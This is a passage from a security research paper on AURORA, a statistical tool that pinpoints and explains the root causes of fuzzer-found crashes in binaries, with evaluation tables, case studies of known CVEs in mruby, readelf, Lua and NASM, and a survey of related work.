#4	screen *	logic flaw	heap buffer overflow	-	0.999	26	16	30	0
#5	readelf	missing check	heap buffer overflow	ASAN	1.000	7	5	50	0
#6	mruby	missing check	heap buffer overflow	ASAN	1.000	1	1	12	38
#7	objdump	missing check	heap buffer overflow	ASAN	0.981	3	3	48	2
#8	patch	missing check	heap buffer overflow	ASAN	0.997	1	1	50	0
#9	Python	missing check	heap buffer overflow	-	1.000	46	28	44	6
#10	tcpdump	missing check	heap buffer overflow	-	0.994	1	1	50	0
#11	NASM	logic flaw	nullptr dereference	-	1.000	-	-	50	0
#12	Bash	int overflow	segmentation fault	-	0.992	10	6	28	22
#13	Bash	int overflow	segmentation fault	-	0.999	9	6	35	15
#14	Python	race condition	segmentation fault	-	1.000	13	13	27	23
#15	nm *	missing check	stack buffer overflow	ASAN	0.980	1	1	35	0
#16	mruby	missing check	type confusion	-	1.000	33	15	50	0
#17	Python	missing check	type confusion	-	1.000	215	141	7	43
#18	Xpdf	logic flaw	uninitialized variable	ASAN	0.997	16	11	50	0
#19	mruby	missing check	uninitialized variable	MSAN	1.000	16	5	50	0
#20	PHP	missing check	uninitialized variable	MSAN	1.000	42	19	29	21
#21	libzip *	double free	use-after-free	ASAN	1.000	1	1	39	0
#22	mruby	logic flaw	use-after-free	ASAN	1.000	9	6	42	8
#23	NASM *	logic flaw	use-after-free	-	0.957	1	1	14	9
#24	Sleuthkit	logic flaw	use-after-free	-	1.000	2	2	48	2
#25	Lua	missing check	use-after-free	ASAN	1.000	3	3	50	0

tance between developer fix and crashing location in terms of executed assembly instructions. More specifically, for each target, we determine the maximum distance, the average distance over all crashing inputs and—to put this number in relation—the average of total instructions executed during a program run. Each metric is given in the number of assembly instructions executed and unique assembly instructions executed, where each instruction is counted at most once. Note that some bugs only crash in the presence of a sanitizer (as indicated by ASAN or MSAN in Table 1) and that our tracing binaries are never instrumented to avoid sanitizer artifacts disturbing our analysis. As a consequence, our distance measurement would run until normal program termination rather than program crash for such targets. Since this would distort the experiment, we exclude such bugs from the comparison.

Finally, to provide an intuition of how well our approach performs, we analyze the top 50 predicates (if available) produced for each target, stating whether they are related to the bug or unrelated false positives. We consider predicates as related to the bug when they pinpoint a location on the path from root cause to crashing location and separate crashing and non-crashing inputs. For false positives, we evaluate various heuristics that allow to identify them and thereby reduce the amount of manual effort required.

6.3 Results

Following AURORA's results, the developer fix will be covered by the first few explanations. Typically, an analyst would have to inspect less than ten source code lines to identify the root cause. Exceptions are larger targets, such as Python (13 MiB) and PHP (31 MiB), or particularly challenging bugs such as type confusions (#16 and #17). Still, the number of source code lines to inspect is below 28 for all but the Python type confusion (#17), which contains a large amount of false positives. Despite the increased number of source code lines to investigate, the information provided by AURORA is still useful: for instance, for bug #16—where 15 lines are needed—most of the lines are within the same function and only six functions are identified as candidates for containing the root

Table 2: Maximum and average distance between developer fix and crashing location in both all and unique executed assembly instructions. For reference, the average amount of instructions executed between program start and crash is also provided.

	Target	Maximum #Instructions		Average #Instructions		Average Total #Instructions	
		all	unique	all	unique	all	unique
#3	Perl	845,689	7,321	435,873	5,697	1,355,013	32,259
#4	screen	28,289,736	3,441	127,459	1,932	397,595	9,456
#9	Python	3,759,699	9,330	743,216	5,445	34,914,300	60,508
#10	tcpdump	6,727	1,567	2,263	546	103,655	3,622
#11	NASM	22,678,105	8,256	1,940,592	4,383	2,546,740	9,729
#12	Bash	450,428	3,549	11,965	116	1,053,498	19,221
#13	Bash	2,584,606	1,094	178,873	612	1,100,495	16,817
#14	Python	3,923,167	13,028	58,990	835	29,226,209	60,917
#16	mruby	253,173	840	2,154	533	14,926,707	26,982
#17	Python	800	428	498	407	46,112,224	74,590
#23	NASM	7,401,732	4,842	184,036	2,919	2,885,104	8,244
#24	Sleuthkit	199	156	197	155	25,780	5,960

cause. We explain the increased number of false positives found for these targets at the end of this section in detail.

Another aspect of a bug's complexity is the distance between the root cause and crashing location. As Table 2 indicates, AURORA is capable of both identifying root causes when the distance is small (a few hundred instructions, e. g., 197 for `Sleuthkit`) and significant (millions of instructions, e. g., roughly 28 million for `screen`). Overall, we conclude **RQ 1** and **RQ 2** by finding that AURORA is generally able to provide automated root cause explanations close to the root cause—less than 30 source code lines and less than 50 predicates—for diverse bugs of varying complexity.

The high quality of the explanations generated by AURORA is also reflected by its high precision (i. e., the ratio of true positives to all positives). Among the top 50 predicates, there are significantly more true positives than negatives. More precisely, for 18 out of 25 bugs, we have a precision ≥ 0.84, including 12 bugs with a precision of 1.0 (no false positives). Only for two bugs, the precision is less than 0.5—0.14 for #17 and 0.24 for #6. Note that for #6, the predicate pinpointing the developer fix is at the top of the list, rendering all these false positives irrelevant to triaging the root cause.

Despite the high precision, some false positives are generated. During our evaluation, we observed that they are mostly related to (1) (de-)allocation operations as well as garbage collectors, (2) control-flow, i. e., predicates which indicate that non-crashes executed the pinpointed code in diverse program contexts (e. g., different function calls or more loop iterations), (3) operations on (complex) data structures such as hash maps, arrays or locks, (4) environment, e. g., parsing command-line arguments or environment variables (5) error handling, e. g., signals or stack unwinding. Such superficial features may differentiate crashes and non-crashes but are generally not related to the actual bug (excluding potential edge cases like bugs in the garbage collector). Many of these false positives occur due to insufficient code coverage achieved during crash exploration, causing the sets of crashing and non-crashing inputs to be not diverse enough.

To detect such false positives during our evaluation, we employed various heuristics: First, we use the predicate's annotations to identify functions related to one of the five categories of false positives and discard them. Then, for each predicate, we inspect concrete values that crashes and non-crashes exhibit during execution. This allows us to compare actual values to the predicate's explanation and—together with the source code line—recognize semantic features such as loop counters or constants based on timers. Once a false positive is identified, we discard any propagation of the predicate's explanation and thereby subsequent related predicates. In our personal experience, these heuristics allow us to reliably detect many false positives without considering data-flow dependencies or other program context. This is supported by our results detailed in Table 3. Based on the five categories, we evaluate how many false positives within the top 50 predicates can be identified heuristically. Additionally, we denote the number of propagations as well as the number of false positives that must be analyzed in-depth. Note that an analyst had to conduct such an analysis for only half of the targets with false positives. We note that this may differ for other bugs or other target applications, especially edge cases such as bugs in the allocator or garbage collector.

Since we use a statistical model, false positives are a natural side effect, yet, precisely this noisy model is indispensable. For 15 of the analyzed bugs, we could find a perfect predicate (with a score of 1.0), i. e., predicates that perfectly distinguish crashes and non-crashes. In the remaining ten cases, some noise has been introduced by crash exploration. However, as our results indicate, small amounts of noise do not impair our analysis. Therefore, we answer **RQ 3**, concluding that nearly

Table 3: Analysis results of false positives within the top 50 predicates. For each target, we classify its false positives into the categories they are related to: allocation or garbage collector (Alloc), control flow (CF), data structure (DS), environment (Env) or error handling (Error). Additionally, we track the number of predicates an analyst has to inspect in more detail (In-depth Analysis) as well as propagations of false positives that can be discarded easily.

	Target	False Positive Categories					Propagations	In-depth Analysis
		Alloc	CF	DS	Env	Error		
#3	Perl	-	-	7	-	-	-	-
#6	mruby	-	-	38	-	-	-	-
#7	objdump	-	2	-	-	-	-	-
#9	Python	-	1	-	2	3	-	-
#12	Bash	1	1	-	1	4	8	7
#13	Bash	1	1	-	-	4	5	4
#14	Python	-	-	-	3	-	15	5
#17	Python	40	-	2	-	-	-	1
#20	PHP	-	-	-	21	-	-	-
#22	mruby	-	1	-	-	-	4	3
#23	NASM	3	-	-	-	2	2	2
#24	Sleuthkit	-	2	-	-	-	-	-

all predicates found by AURORA are strongly related to the actual root cause.

Since the statistical model is only as good as the data it operates on, we also investigate the crash exploration and tracing phases. The results are presented in Table 4. Most traces produced by crash exploration could be traced successfully. The only exception being `Bash`, which caused many non-terminating runs that we excluded from subsequent analysis. Note that we were still able to identify the root cause.

We also investigate the time required for tracing, predicate analysis and ranking. We present the results in Table 5. On average, AURORA takes about 50 minutes for tracing, while the predicate analysis takes roughly 18 minutes and ranking four minutes. While these numbers might seem high, remember that the analysis is fully automated. In comparison, an analyst triaging these bugs might spend multiple days debugging specific bugs and identifying why the program crashes.

6.4 Case Studies

In the following, we conduct in-depth case studies of various software faults to illustrate different aspects of our approach.

6.4.1 Case Study: Type Confusion in `mruby`

First, we analyze the results of our automated analysis for the example given in Section 2.1 (Bug #16). As described, the `NotImplementedError` type is aliased to the `String` type, leading to a type confusion that is hard to spot manually. Consequently, it is particularly interesting to see whether our automated analysis can spot this elusive bug. As exploring the behavior of `mruby` was challenging for AFL, we ran the initial crash exploration step for 12 hours in order to get more than 100 diversified crashes and non-crashes. Running our subsequent analysis on the best 50 predicates reported by AURORA, we manually found that all of the 50 predicates are related to the bug and provide insight into some aspects of the root cause.

The line with the predicate describing the location of the developers' fix is ranked 15th. This means that an analyst has to inspect 14 lines of code that are related to the bug but do not point to the developer fix. In terms of predicates, the 33rd predicate explains the root cause. This discrepancy results from the fact that one source code line may translate to multiple assembly instructions. Thus, multiple predicates may refer to values used in the same source code line.

The root cause predicate itself conditions on the fact that the minimal value in register `rax` is smaller than 17. Remember that the root cause is the missing type check. Types in `mruby` are implemented as `enum`, as visible in the following snippet of mruby's source code (`mruby/value.h`):

```
112    MRB_TT_STRING,        /* 16 */
113    MRB_TT_RANGE,         /* 17 */
114    MRB_TT_EXCEPTION,     /* 18 */
```

Our identified root cause pinpoints the location where the developers insert their fix and semantically states that the type of the presumed exception object is smaller than 17. In other words, the predicate distinguishes crashes and non-crashes according to their type. As can be seen, the `String` type has a value of 16; thus, it is identified as crashing input, while the exception type is assigned 18. This explains the type confusion's underlying fault.

The other predicates allow tracing the path from the root cause to the crashing location. For example, the predicates rated best describe the freeing of an object within the garbage collector. This is because the garbage collector spots that `NotImplemenetedError` is changed to point to `String` in-

Table 4: Number of crashing (#c) and non-crashing (#nc) inputs found by crash exploration (Exploration) as well as the percentage of how many could be successfully traced (Tracing).

	Target	Exploration		Tracing	
		#c	#nc	#c	#nc
#1	mruby	120	2708	100%	99.9%
#2	Lua	398	1482	100%	100%
#3	Perl	1591	6037	100%	99.9%
#4	screen	858	2164	100%	100%
#5	readelf	687	1803	100%	100%
#6	mruby	809	3914	100%	99.9%
#7	objdump	27	122	100%	100%
#8	patch	266	886	74.8%	89.7%
#9	Python	211	1546	100%	100%
#10	tcpdump	161	619	100%	100%
#11	NASM	2476	2138	100%	100%
#12	Bash	842	5483	7.1%	15.9%
#13	Bash	213	2102	50.7%	55.5%
#14	Python	253	1695	98.0%	98.2%
#15	nm	111	468	100%	100%
#16	mruby	1928	4063	100%	100%
#17	Python	705	2536	99.7%	99.8%
#18	Xpdf	779	545	100%	100%
#19	mruby	1128	2327	99.7%	99.9%
#20	PHP	800	2081	100%	100%
#21	libzip	36	286	100%	100%
#22	mruby	1629	3557	100%	99.9%
#23	NASM	590	1787	99.8%	100%
#24	Sleuthkit	108	175	100%	100%
#25	Lua	579	1948	100%	100%

Table 5: Time spent on tracing, predicate analysis (PA) and ranking of each target (in hours:minutes).

	Target	Tracing	PA	Ranking
#1	mruby	01:08	00:19	00:04
#2	Lua	00:09	00:03	< 1 min
#3	Perl	00:53	01:52	00:17
#4	screen	00:11	00:04	< 1 min
#5	readelf	00:05	00:02	< 1 min
#6	mruby	01:44	00:42	00:16
#7	objdump	< 1 min	< 1 min	< 1 min
#8	patch	00:36	< 1 min	< 1 min
#9	Python	01:20	00:15	00:05
#10	tcpdump	00:01	< 1 min	< 1 min
#11	NASM	00:20	00:12	00:07
#12	Bash	00:49	00:01	00:03
#13	Bash	00:26	00:02	00:01
#14	Python	01:23	00:14	00:08
#15	nm	00:01	< 1 min	< 1 min
#16	mruby	01:47	00:49	00:02
#17	Python	04:03	00:55	00:03
#18	Xpdf	00:19	00:01	00:03
#19	mruby	01:58	00:21	00:22
#20	PHP	01:16	00:47	00:03
#21	libzip	< 1 min	< 1 min	< 1 min
#22	mruby	01:57	00:49	00:16
#23	NASM	00:10	00:03	00:02
#24	Sleuthkit	< 1 min	< 1 min	< 1 min
#25	Lua	00:11	00:07	< 1 min

stead of the original class. As a consequence, the garbage collector decides to free the struct containing the original class `NotImplementedError`, a very uncommon event. Subsequent predicates point to locations where the string is attached to the presumed exception object during the raising of the exception. Additionally, predicates pinpoint the crashing location by stating that a crash will occur if the dereferenced value is smaller than a byte.

6.4.2 Case Study: Heap Buffer Overflow in `readelf`

GNU Binutils' `readelf` application may crash as a result of a heap buffer overflow when parsing a corrupted MIPS option section [5]. This bug (Bug #5) was assigned CVE-2019-9077. Note that this bug only crashes when ASAN is used. Consequently, we use a binary compiled with ASAN for crash exploration but run subsequent tracing on a non-ASAN binary. The bug is triggered when parsing a binary input where a field indicates that the size is set to 1 despite the actual size being larger. This value is then processed further, amongst others, by an integer division where it is divided by $0x10$, resulting in a value of 0. The 0 is then used as size for allocating memory for some struct. More specifically, it is passed to the `cmalloc` function that delegates the call to `xmalloc`. In this function, the size of 0 is treated as a special case where one byte should be allocated and returned. Subsequently, writing any data larger than one byte—which is the case for the struct the memory is intended for—is an out-of-bounds write. As no crucial data is overwritten, the program flow continues as normal unless it was compiled with ASAN, which spots the out-of-bounds write.

To prevent this bug, the developers introduced a fix where they check whether the allocated memory's size is sufficient to hold the struct. Analyzing the top 50 predicates, we observe that each of these predicates is assigned a score larger than or equal 0.99. Our seventh predicate pinpoints the fix by making the case that an input crashes if the value in `rcx` is smaller than 7. The other predicates allow us to follow the propagation until the crashing location. For instance, two predicates exist that point to the integer division by $0x10$, which causes the 0. The first predicate states that crashes have a value smaller than $0x7$ after the division. The second predicate indicates that the zero flag is set, demonstrating a use case for our flag predicates. We further see an edge predicate, which indicates

that only crashes enter the special case, which is triggered when `xmalloc` is called with a size of 0.

6.4.3 Case Study: Use-after-free in `Lua`

In version 5.3.5, a use-after-free bug (#25, CVE-2019-6706) was found in the `Lua` interpreter [25]. `Lua` uses so-called *upvalues* to implement closures. More precisely, upvalues are used to store a function's local variables that have to be accessed after returning from the function [39]. Two upvalues can be joined by calling `lua_upvaluejoin`. The function first decreases the first upvalue's reference count and, critically, frees it if it is not referenced anymore, before then setting the reference to the second upvalue. The function does not check whether the two passed parameters are equal, which semantically has no meaning. However, in practice, the upvalue will be freed before setting the reference, thus provoking a use-after-free. ASAN detects the crash immediately while regular builds crash with a segmentation fault a few lines later.

Our approach manages to create three predicates with a score of 1. All of these three predicates are edge predicates, i. e., detecting that for crashes, another path was taken. More precisely, for the very first predicate, we see the return from the function where the second upvalue's index was retrieved. Note that this is before the developers' fix, but the first point in the program where things go wrong. The second predicate describes the function call where the upvalue references are fetched, which are then compared for equality in the developer fix, i. e., it is located closely before the fix. The third predicate is located right after the developer fix; thus, we have to inspect three predicates or three source lines until we locate the developer fix. It describes the return from the function decreasing the reference count. All other predicates follow the path from the root cause to the crashing location.

6.4.4 Case Study: Uninitialized Variable in `mruby`

The `mruby` interpreter contains a bug where uninitialized memory is accessed (Bug #19). This happens in the `unpack_m` function when unpacking a base64 encoded value from a packed string. A local `char` array of size four is declared without initialization. Then, a state machine implemented as a while loop iterates over the packed string, processing it. The local `char` array is initialized in two states during this processing step. However, crafting a specific packed string allows to avoid entering these two states. Thereby, the local array is never properly initialized and MSAN aborts program execution upon the use of the uninitialized memory.

When analyzing the top 50 predicates, we find that they are are all related to the bug. The 16th predicate pinpoints the location where the developer fix is inserted. It describes that crashes fail to pass the condition of the while loop and—as a consequence—leave the loop with the local variable being uninitialized. Another predicate we identify pinpoints if the condition allows skipping the initialization steps, stating that this is a characteristic inherent to crashing inputs. All other predicates highlight locations during or after the state machine. Note that the crash only occurs within MSAN; thus, the binary we trace does not crash. However, this does not pose a problem for our analysis, which efficiently pinpoints root cause and propagation until the crashing and non-crashing runs no longer differ. In this particular case, the uninitialized memory is used to calculate a value that is then returned. For instance, we see that the minimal memory value written is less than $0x1c$ at some address. Consequently, our analysis pinpoints locations between the root cause and the usage of the uninitialized value.

6.4.5 Case Study: Null Pointer Dereference in `NASM`

For `NASM` (#11, CVE-2018-16517), we analyze a logic flaw which results in a null pointer dereference that crashes the program. This happens because a pointer to a `label` is not properly initialized but set to `NULL`. The program logic assumes a later initialization within a state machine. However, this does not happen because of a non-trivial logic flaw. The developers fix this problem by a significant rewrite, changing most of the implementation handling labels (in total, 500 lines of code were changed). Therefore, we conclude that no particular line can be determined as the root cause; nevertheless, we investigate how our approach performs in such a scenario. This is a good example to demonstrate that sometimes defining the root cause can be a hard challenge even for a human.

Analyzing the top 50 predicates reported, we find that AURORA generates predicates pointing to various hotspots, which show that the label is not initialized correctly. More precisely, we identify a perfect edge predicate stating that the pointer is initially set to `NULL` for crashes. Subsequent predicates inform us that some function is called, which takes a pointer to the label as a parameter. They identify that for crashes the minimal value for `rdi` (the first function parameter in the calling convention) is smaller than $0xff$. Immediately before the function attempts to dereference the pointer, we see that the minimal value of `rax` is smaller than $0xff$, which indicates that the value was propagated. Afterward, a segmentation fault occurs as accessing the address 0 is illegal. In summary, we conclude that AURORA is useful to narrow down the scope even if no definite root cause exists.

7 Discussion

As our evaluation shows, our approach is capable of identifying and explaining even complex root causes where no direct correlation between crashing cause and root cause exists. Nevertheless, our approach is no silver bullet: It still reports some predicates that are not related to the root cause. Typically,

this is caused by the crash exploration producing an insufficiently diverse set of test cases. This applies particularly to any input that was originally found by a grammar-based fuzzer since AFL's type of mutations may fail to produce sufficiently diverse inputs for such targets [30]. We expect that better fuzzing techniques will improve the ability to generate more suitable corpora. Yet, no matter how good the fuzzer is, in the end, pinpointing a single root cause will remain an elusive target for automated approaches: even a human expert often fails to identify a single location responsible for a bug.

Relying on a fuzzer illustrates another pitfall: We require that bugs can be reproduced within a fuzzing setup. Therefore, bugs in distributed or heavily concurrent systems currently cannot be analyzed properly by our approach. However, this is a limitation of the underlying fuzzer rather than AURORA: Our analysis would scale to complex systems spanning multiple processes and interacting components; our statistical model can easily deal with systems where critical data is passed and serialized by various means, including networks or databases, where traditional analysis techniques like taint tracking fail.

In some cases, the predicates that we generate might not be precise enough. While this situation did not happen during our evaluation, hypothetically, there may exist bugs that can only be explained by predicates spanning multiple locations. For example, one could imagine a bug caused by using an uninitialized value, which is only triggered if two particular conditions are met: The program avoids taking a path initializing the value and later takes a path where the value is accessed. Our single-location predicates fail to capture that the bug behavior is reliant on two locations. We leave extending our approach to more complex and compound predicates as an interesting question for future work.

Last, our system requires a certain computation time to identify and explain root causes. In some cases, AURORA ran for up to 17 hours (including 12 hours for crash exploration). We argue that this is not a problem, as our system is used in combination with normal fuzzing. Thus, an additional 17 hours of fuzzing will hardly incur a significant cost for typical testing setups. Since it took us multiple person-days to pinpoint the root cause for some of the bugs we analyzed, making the integration of our fully automated approach into the fuzzing pipeline seems feasible.

An integration to fuzzing could benefit the fuzzer: Successful fuzzing runs often produce a large number of crashing inputs, many of which trigger the same crash. To save an analyst from being overwhelmed, various heuristics are deployed to identify equivalent inputs. Most rely on the input's *coverage profile* or *stack hashing* where the last n entries of the call stack are hashed [42]. Unfortunately, both techniques have been shown to be imprecise, i. e., to report far too many distinct bugs, while sometimes even joining distinct bugs into one equivalence class [42]. Given an automated approach capable of identifying the root cause such as ours, it is possible to bucket crashing inputs according to their root cause. To this end, one could pick some random crashing input, identify its root cause and then check for all remaining crashing inputs whether the predicate holds true. Each crashing input for which the predicate is evaluated to true is then collected in one bucket. For the remaining inputs, the process could be repeated until all crashing inputs have been sorted into their respective equivalence classes.

In some cases, such as closed-source binaries or a limited amount of developer time, manually implementing fixes may be impossible. An automated approach to providing (temporary) patches may be desirable. Our approach could be extended to patch the root cause predicate into the binary such that—at the point of the root cause—any input crashing the binary leads to a graceful exit rather than a potentially exploitable crash.

8 Related Work

In the following, we focus on works related closest to ours, primarily statistical and automated approaches.

Spectrum-based Fault Localization. Closest related to our work are so-called spectrum-based, i. e., code coverage-based, fault localization techniques [34]. In other words, these approaches attempt to pinpoint program elements (on different levels, e. g., single statements, basic blocks or functions) that cause bugs. To this end, they require multiple inputs for the program, some of which must crash while others may not. Often, they use test suites provided by developers and depend on the source code being available. For instance, Zhang et. al. [60] describe an approach to root cause identification targeting the Java Virtual Machine: first, they locate the non-crashing input from provided test suite whose control flow paths beginning overlaps the most with the one of the crashing input under investigation. Then, they determine the location of the first deviation, which they report as the root cause. Overall, most approaches either use some metric [26, 27, 41, 54, 55] to identify and rank possible root causes or rely on statistical techniques [43, 44, 46].

As a sub-category of spectrum-based fault localization, techniques based on statistical approaches use predicates to reason about provided inputs. Predicate-based techniques are used to isolate bugs [43] or to pinpoint the root cause of bugs [44, 46, 60]. These approaches typically require source code and mostly rely on inputs provided by test suites.

While our work is similar to such approaches with respect to sampling predicates and statistically isolating the root cause, our approach does not require access to source code since it solely works on the binary level. Furthermore, our analysis synthesizes domain-specific predicates tailored to the observed behavior of a program. Also, we do not require any test suite but rely on a fuzzer to generate test cases. This provides our approach with a more diversified set of inputs, allowing for more fine-grained analysis.

Reverse Execution. A large number of works [32, 33, 38, 45, 57] investigate the problem of analyzing a crash, typically starting from a core dump. To this end, they reverse-execute the program, reconstructing the data flow leading to the crash. To achieve this, CREDAL [56] uses a program's source code to automatically enrich the core dump analysis with information aiding an analyst in finding memory corruption vulnerabilities. Further reducing the manual effort needed, POMP requires a control-flow trace and crash dump, then uses backward taint analysis [57] to reverse the data flow, identifying program statements contributing to a crash. In a similar vein but for a different application scenario—core dumps sampled on an OS level—RETRACER [33] uses backward taint analysis without a trace to reconstruct functions on the stack contributing to a crash. Improving upon RETRACER, Cui et. al. [32] developed REPT, an *reverse debugger* that introduces an error correction mechanism to reconstruct execution history, thereby recovering data flow leading to a crash. To overcome inaccuracies, Guo et. al. [38] propose a deep-learning-based approach based on value-set analysis to address the problem of memory aliasing.

While sharing the goal of identifying instructions causing a crash, AURORA differs from these approaches by design. Reverse execution starts from a crash dump, reversing the data-flow, thereby providing an analyst with concrete assembly instructions contributing to a bug. While these approaches are useful in scenarios where a crash is not reproducible, we argue that most of them are limited to correctly identify bugs that exhibit a direct data dependency between root cause and crashing location. While REPT does not rely on such a dependency, it integrates into an interactive debugging session rather than providing a list of potential root cause predicates; thus, it is orthogonal to our approach. Moreover, AURORA uses a statistical analysis to generate predicates that not only pinpoint the root cause but also add an explanation describing how crashing inputs behave at these code locations. Furthermore, since we do not perform a concrete analysis of the underlying code, AURORA can spot vulnerabilities with no direct data dependencies.

9 Conclusion

In this paper, we introduced and evaluated a novel binary-only approach to automated root cause explanation. In contrast to other approaches that identify program instructions related to a program crash, we additionally provide semantic explanations of how these locations differ in crashing runs from non-crashing runs. Our evaluation shows that we are able to spot root causes for complex bugs such as type confusions where previous approaches failed. Given debug information, our approach is capable of enriching the analysis' results with additional information. We conclude that AURORA is a helpful addition to identify and understand the root cause of diverse bugs.

Acknowledgements

We would like to thank our shepherd Trent Jaeger and the anonymous reviewers for their valuable comments and suggestions. We also thank Nils Bars, Thorsten Eisenhofer and Tobias Scharnowski for their helpful feedback. Additionally, we thank Julius Basler and Marcel Bathke for their valuable support during the evaluation. This work was supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC-2092 CASA – 390781972. In addition, this project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 786669 (ReAct). This paper reflects only the authors' view. The Research Executive Agency is not responsible for any use that may be made of the information it contains.

References

[1] mruby heap buffer overflow (CVE-2018-10191). https://github.com/mruby/mruby/issues/3995.

[2] Lua heap buffer overflow. https://www.lua.org/bugs.html#5.0-2.

[3] Perl heap buffer overflow. https://github.com/Perl/perl5/issues/17384.

[4] screen heap buffer overflow. https://seclists.org/oss-sec/2020/q1/65.

[5] readelf heap buffer overflow (CVE-2019-9077). https://sourceware.org/bugzilla/show_bug.cgi?id=24243.

[6] mruby heap buffer overflow (CVE-2018-12248). https://github.com/mruby/mruby/issues/4038.

[7] objdump heap over flow (CVE-2017-9746). https://sourceware.org/bugzilla/show_bug.cgi?id=21580.

[8] patch heap buffer overflow. https://savannah.gnu.org/bugs/?func=detailitem&item_id=54558.

[9] Python heap buffer overflow (CVE-2016-5636). https://bugs.python.org/issue26171.

[10] tcpdump heap buffer overflow (CVE-2017-16808). https://github.com/the-tcpdump-group/tcpdump/issues/645.

[11] NASM nullpointer dereference (CVE-2018-16517). https://nafiez.github.io/security/2018/09/18/nasm-null.html.

[12] Bash segmentation fault. https://lists.gnu.org/archive/html/bug-bash/2018-07/msg00044.html.

[13] Bash segmentation fault. https://lists.gnu.org/archive/html/bug-bash/2018-07/msg00042.html.

[14] Python segmentation fault. https://bugs.python.org/issue31530.

[15] nm stack buffer overflow. https://sourceware.org/bugzilla/show_bug.cgi?id=21670.

[16] mruby type confusion. https://hackerone.com/reports/185041.

[17] Python type confusion. https://hackerone.com/reports/116286.

[18] Xpdf uninitialized variable. https://forum.xpdfreader.com/viewtopic.php?f=3&t=41890.

[19] mruby uninitialized variable. https://github.com/mruby/mruby/issues/3947.

[20] PHP uninitialized variable (CVE-2019-11038). https://bugs.php.net/bug.php?id=77973.

[21] libzip use-after-free (CVE-2017-12858). https://blogs.gentoo.org/ago/2017/09/01/libzip-use-after-free-in-_zip_buffer_free-zip_buffer-c/.

[22] mruby use-after-free (CVE-2018-10199). https://github.com/mruby/mruby/issues/4001.

[23] NASM use-after-free. https://bugzilla.nasm.us/show_bug.cgi?id=3392556.

[24] Sleuthkit use-after-free. https://github.com/sleuthkit/sleuthkit/issues/905.

[25] Lua use-after-free (CVE-2019-6706). https://security-tracker.debian.org/tracker/CVE-2019-6706.

[26] Rui Abreu, Peter Zoeteweij, Rob Golsteijn, and Arjan J. C. van Gemund. A practical evaluation of spectrum-based fault localization. *Journal of Systems and Software*, 82(11):1780–1792, 2009.

[27] Rui Abreu, Peter Zoeteweij, and Arjan J. C. van Gemund. Localizing software faults simultaneously. In *International Conference on Quality Software*, 2009.

[28] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. Nautilus: Fishing for deep bugs with grammars. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[29] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: Fuzzing with input-to-state correspondence. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[30] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing structure while fuzzing. In *USENIX Security Symposium*, 2019.

[31] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *IEEE Symposium on Security and Privacy*, 2018.

[32] Weidong Cui, Xinyang Ge, Baris Kasikci, Ben Niu, Upamanyu Sharma, Ruoyu Wang, and Insu Yun. REPT: Reverse debugging of failures in deployed software. In *Symposium on Operating Systems Design and Implementation (OSDI)*. USENIX Association, 2018.

[33] Weidong Cui, Marcus Peinado, Sang Kil Cha, Yanick Fratantonio, and Vasileios P. Kemerlis. RETracer: Triaging crashes by reverse execution from partial memory dumps. In *International Conference on Software Engineering (ICSE)*, 2016.

[34] Higor Amario de Souza, Marcos Lordello Chaim, and Fabio Kon. Spectrum-based software fault localization: A survey of techniques, advances, and challenges. *CoRR*, abs/1607.04347, 2016.

[35] Michael Eddington. Peach fuzzer: Discover unknown vulnerabilities. https://www.peach.tech/.

[36] Free Software Foundation. GNU Binutils. https://www.gnu.org/software/binutils/.

[37] Google. Announcing OSS-Fuzz: Continuous fuzzing for open source software. https://testing.googleblog.com/2016/12/announcing-oss-fuzz-continuous-fuzzing.html.

[38] Wenbo Guo, Dongliang Mu, Xinyu Xing, Min Du, and Dawn Song. DEEPVSA: Facilitating value-set analysis with deep learning for postmortem program analysis. In *USENIX Security Symposium*, 2019.

[39] Roberto Ierusalimschy, Luiz Henrique De Figueiredo, and Waldemar Celes Filho. The implementation of Lua 5.0. *J. UCS*, 11(7):1159–1176, 2005.

[40] Intel Corporation. Pin – a dynamic binary instrumentation tool. https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool.

[41] James A. Jones and Mary Jean Harrold. Empirical evaluation of the tarantula automatic fault-localization technique. In *IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2005.

[42] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[43] Ben Liblit, Mayur Naik, Alice X. Zheng, Alexander Aiken, and Michael I. Jordan. Scalable statistical bug isolation. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2005.

[44] Chao Liu, Xifeng Yan, Long Fei, Jiawei Han, and Samuel P. Midkiff. SOBER: statistical model-based bug localization. In *Proceedings of the 10th European Software Engineering Conference held jointly with 13th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, 2005.

[45] Dongliang Mu, Yunlan Du, Jianhao Xu, Jun Xu, Xinyu Xing, Bing Mao, and Peng Liu. POMP++: Facilitating postmortem program diagnosis with value-set analysis. *IEEE Transactions on Software Engineering*, 2019.

[46] Piramanayagam Arumuga Nainar, Ting Chen, Jake Rosin, and Ben Liblit. Statistical debugging using compound boolean predicates. In *International Symposium on Software Testing and Analysis (ISSTA)*, 2007.

[47] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-Fuzz: fuzzing by program transformation. In *IEEE Symposium on Security and Privacy*, 2018.

[48] Van-Thuan Pham, Marcel Böhme, Andrew E Santosa, Alexandru Răzvan Căciulescu, and Abhik Roychoudhury. Smart greybox fuzzing, 2018.

[49] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware evolutionary fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, February 2017.

[50] Jukka Ruohonen and Kalle Rindell. Empirical notes on the interaction between continuous kernel fuzzing and development. *arXiv preprint arXiv:1909.02441*, 2019.

